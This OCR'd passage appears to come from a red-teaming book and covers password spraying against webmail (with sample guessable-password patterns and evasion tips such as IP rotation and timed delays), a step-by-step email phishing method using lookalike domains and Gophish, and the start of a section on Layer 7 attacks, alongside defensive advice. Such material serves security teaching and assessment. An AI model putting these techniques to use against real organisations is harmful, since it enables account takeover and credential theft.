


Image 3.0




Image 3.1

While a detailed analysis of this tool is beyond the scope of this book, you may use some other tools like Google Dorks to find the corporate email IDs on the Internet however these similar techniques are beyond the scope of this book.

Now that we have email IDs with us, let's check whether we can find any corporate email portal (webmail) login pages on Layer 7 (Application Layer):

2. **Enumerate the webmail login by taking Google's help:**




Image 3.2




Image 3.3

As shown in Image 3.2, adversaries could able to enumerate the webmail login for the client.

3. **Now it's time to launch Password Spraying Attacks:**

Here, we performed Password Spraying Attacks where some common and guessable passwords are used as a wordlist:

- Current Month (e.g. Jan, Feb, Mar) @123/4/5
- Pass@123/4/5
- Admin@123/4/5 and so on...

Tools of the trade:

- Burp Suite Intruder

Bingo! We could see some 302 redirections, which may be taking us to the mailbox:




Image 3.4

4. **Let's verify whether these credentials are working:**

Bingo! We got into the Mailbox of the Helpdesk User using the sprayed credentials i.e. Company_Name@123 which is Super Critical:




Image 3.5

Now that we have access to the Helpdesk Mailboxes, we can enumerate further to obtain more fruitful information like password reset emails sent by the helpdesk or any PII, PHI, or PFI information.

Please make a note of this: Unlike traditional VAPT, Red Teaming is a kind of chaining attack where one information/foothold is linked to any other attacks!

This is one of the techniques widely used during the Red Teaming Assessments. We will be showcasing some other methods shortly:

Defenses Against Password Spraying Attacks

Strong Password Policies: Organizations should enforce strong password policies that require complex, unique passwords and regular password changes.

Account Lockout Policies: Implement account lockout policies that temporarily lock accounts after a certain number of failed login attempts.

Multi-Factor Authentication (MFA): MFA adds an additional layer of security by requiring users to provide a second form of authentication, even if their password is compromised.

User Education: Educate users about the importance of using strong, unique passwords and recognizing phishing attempts to prevent attackers from gaining a foothold.

Expert Tips for Red Teamers (Adversaries)

Tips for Executing Effective Password Spraying Attacks:

Target Selection: Choose targets strategically, focusing on accounts with higher privileges or access to sensitive information. Identify accounts with weak passwords or those likely to use easily guessable passwords.

Password List: Create a password list that includes common passwords, default passwords, and variations of easily guessable terms. Research the target organization to understand common themes or keywords that might be used in passwords.

Account Enumeration: Enumerate valid usernames to build a list of potential targets. Combine this list with your password list to form a set of credentials for your attack.

Attack Timeframes: Time your attack to occur during periods of likely user activity. Avoid times when account lockout policies might reset, as this could hinder your attack.

IP Rotation: Rotate your source IP addresses to avoid detection. Use proxy services or tools that allow you to distribute your attack across multiple IP addresses.

Delay Mechanisms: Introduce random delays between login attempts to avoid triggering account lockouts and evade detection mechanisms.

Account Lockout Policies: Understand the account lockout policies in place and work within those constraints. Tailor your attack to avoid locking out accounts, as this could alert defenders.

Avoid High-Profile Accounts: Be cautious when targeting high-profile accounts, as they might be more closely monitored. Balance your target selection to minimize risk of detection.

Tips for Defending Against Password Spraying Attacks:

User Education: Train users on the importance of using strong, unique passwords and recognizing phishing attempts. Empower them to be the first line of defense against password spraying.

Password Policies: Implement stringent password policies that mandate complexity and regular password changes. Discourage password reuse and enforce strong passphrase practices.

Account Lockout Policies: Configure account lockout policies to temporarily lock accounts after a certain number of failed login attempts. This mitigates the risk of password spraying.

Monitoring and Analysis: Set up security monitoring to detect patterns of failed login attempts. Use SIEM (Security Information and Event Management) tools to identify unusual or suspicious activities.

Behavioral Analytics: Deploy behavioral analytics tools that can identify deviations from normal user behavior, helping to detect unauthorized access attempts.

MFA Implementation: Enforce multi-factor authentication (MFA) for all accounts, especially those with access to critical systems or sensitive data.

Regular Audits and Assessments: Conduct regular security assessments, including penetration testing and red teaming exercises, to identify vulnerabilities and weaknesses in your defenses.

Incident Response Plan: Have a well-defined incident response plan that includes procedures for handling potential password spraying attacks. Practice and refine the plan through simulations.

By understanding both the offensive and defensive aspects of password spraying attacks, you can enhance your ability to execute effective red teaming assessments and bolster your organization's security posture. Remember that a balanced approach that incorporates learning from offensive activities into defensive measures is crucial for staying ahead of adversaries.

Method2: Phishing Attacks

Introduction

Phishing attacks represent a potent weapon in the arsenal of cybercriminals, exploiting human psychology and technological vulnerabilities to steal sensitive information, compromise systems, and wreak havoc on organizations. This chapter delves into the intricacies of phishing attacks, exploring their various forms, techniques, and countermeasures that can help defend against them.

Section 1: Understanding Phishing Attacks

- Definition and Concept of Phishing Attacks
- Motivations Behind Phishing Attacks
- Anatomy of a Phishing Attack

Subsection 1.1: Definition and Concept of Phishing Attacks

Phishing attacks encompass a range of tactics employed by malicious actors to deceive individuals into divulging confidential information, such as usernames, passwords, and financial details. These attacks often mimic legitimate communications, aiming to exploit trust and familiarity to manipulate victims into taking actions that compromise their security.

Subsection 1.2: Motivations Behind Phishing Attacks

Phishing attacks serve the interests of cybercriminals driven by various motives, including financial gain, espionage, political manipulation, and even hacktivism. It is said that Employee is the weakest link of any organization! Targeting these fellows increase the chances of getting compromised further as these are the people who will be targeted for submitting the Credentials by clicking on the malicious links including other critical information about the organization.

Understanding these motivations can help organizations anticipate and counter potential attacks more effectively.

Subsection 1.3: Anatomy of a Phishing Attack

Section 2: Phishing Techniques and Variants

- Email Phishing
- Spear Phishing
- Whaling
- Vishing and Smishing
- Angler Phishing

Subsection 2.1: Email Phishing

Email phishing involves mass distribution of fraudulent emails, often containing malicious links or attachments. Attackers impersonate reputable entities, urging recipients to take immediate action.

Subsection 2.2: Spear Phishing

Spear phishing targets specific individuals or groups by tailoring messages based on collected information, making them appear more legitimate and convincing.

Subsection 2.3: Whaling

Whaling is a high-stakes variation of spear phishing that targets top-level executives and individuals of significant influence, often with the intent of financial gain or acquiring sensitive corporate information.

Subsection 2.4: Vishing and Smishing

Vishing (voice phishing) and smishing (SMS phishing) involve attackers using phone calls or text messages to deceive individuals into revealing information or performing actions they shouldn't.

Subsection 2.5: Angler Phishing

Angler phishing exploits social media platforms, often involving malicious comments or messages that lead victims to fraudulent websites.

Here, we will be discussing more on Email Phishing attacks:

A typical phishing attack consists of several stages:

Planning and Reconnaissance:

Identify your target: Determine the organization or individual you want to target with the phishing attack.

Gather information: Research the target's employees, departments, job roles, and any other publicly available information that could help personalize the phishing message.

Crafting a Phishing Email:

Choose the pretext: Decide on a believable reason for sending the email, such as an urgent update, account security alert, or an enticing offer.

Sender address spoofing: Use a spoofed email address that appears legitimate, possibly imitating a trusted source within the organization.

Personalization: Incorporate specific details about the target to make the email seem more authentic.

Compelling subject line: Craft a subject that grabs attention and prompts the recipient to open the email.

Creating a Payload:

Malicious links: Insert links that lead to a phishing website designed to steal credentials or deliver malware.

Malicious attachments: Attach files, such as infected documents, that could exploit vulnerabilities or install malware when opened.

Setting Up the Infrastructure:

Phishing website: Create a convincing replica of a legitimate website to harvest login credentials or other sensitive information.

Payload hosting: Set up a server to host any malicious files or payloads that will be delivered through the email.

Sending the Phishing Email:

Send from a compromised account: If possible, compromise a legitimate account within the organization to send the email, making it more difficult to detect.

Timing: Choose an appropriate time to send the email when the recipient is likely to be active.

Monitoring and Collection:

Track interactions: Monitor the email for opens, clicks, and any other user interactions.

Capture data: Collect data such as captured credentials, IP addresses, and other relevant information.

Analyzing Results:

Assess success: Analyze the data to determine how many recipients fell for the phishing attempt and provided sensitive information.

Evaluate defenses: Identify weaknesses in the organization's security measures and awareness training.

Reporting and Recommendations:


Compile a detailed report: Document the entire process, including the steps taken, results achieved, and potential security gaps.

Provide recommendations: Suggest actionable measures to improve the organization's security posture, such as user training, email filtering, and stronger authentication methods.

Tools of the Trade:

- Gophish,
- Custom Domains to register fake (similar to victim) domains.

Sample Phishing Mails:



Sample Image 3.6 taken from https://www.hooksecurity.co/phishing-email-examples


Email Phishing Attacking Scenario:

- Register a similar (fake) domain on the Domain Registrar's website. E.g. If your client name is foo.com then the new domain to be purchased can be f0o.com OR fo0.com (subject to the availability of the domain names) …
- Configure the SMTP to send the emails in bulk (or simply buy this service)
- Design the phishing email (mostly to steal the credentials) including the malicious link where a user will click
- Phish the user and grab the credentials
- Check whether you can use these credentials somewhere like any other Layer 7 Web Application, Webmails (Custom or O365) and so on…

After this, check the Email Security- DMARK, DKIM, SPF records and so on. Any weak configuration may lead to the more damage and can give advantage to the Hacker (Red Team Adversaries) to launch more sophisticated yet powerful attacks.


My personal favourite tool is https://www.kitterman.com/

Some sample data



Sample Image 3.6

Sample Images for Gophish



Sample Image 3.7 taken from https://github.com/gophish

Section 3: Countermeasures and Prevention

- User Education and Training
- Email Filters and Authentication Protocols
- Multi-Factor Authentication
- Web Filtering and Blacklisting

Subsection 3.1: User Education and Training

One of the most effective defenses against phishing attacks is educating users about recognizing phishing attempts, encouraging skepticism toward unsolicited requests, and teaching safe online practices.

Subsection 3.2: Email Filters and Authentication Protocols

Implementing email filters and protocols like SPF, DKIM, and DMARC can significantly reduce the chances of malicious emails reaching recipients' inboxes.

Subsection 3.3: Multi-Factor Authentication

Requiring multiple forms of authentication adds an extra layer of security, even if attackers manage to acquire login credentials.

Subsection 3.4: Web Filtering and Blacklisting

Using web filters and maintaining blacklists of known malicious websites prevents users from inadvertently interacting with harmful content.

Method3: Targeting Layer7 Applications

Compromising Layer 7 Applications: We will be discussing the strategies for exploiting vulnerabilities within Layer 7 applications, which can grant attackers entry points into the target environment.

Role of Layer 7 as a Launchpad for Initial Attacks:

In the realm of offensive red teaming, the initial attack phase is of paramount importance. It's the phase where the attackers seek to breach an organization's defenses and establish a foothold within the target environment. While traditional attack vectors like network breaches are well-known and addressed by robust security measures, the significance of Layer 7 vulnerabilities often flies under the radar.

Layer 7 vulnerabilities, residing at the application layer, are often perceived as mere nuisances or minor security concerns. However, this perception couldn't be further from the truth. Layer 7 vulnerabilities, when strategically targeted, can become a potent launchpad for initiating broader attacks. Here's why:

Lower Visibility: Layer 7 vulnerabilities can be less obvious than network-level vulnerabilities, making them harder to detect without specialized tools and techniques. This obscurity provides attackers with an advantage, as they can exploit these vulnerabilities while remaining under the radar.

Trusted Context: Users typically trust the content delivered by Layer 7 applications. Whether it's a web application they frequently use or an email from a familiar sender, the context of the application adds an element of trust. Attackers can leverage this trust to trick users into interacting with malicious content, such as clicking on a seemingly harmless link that leads to a phishing site.

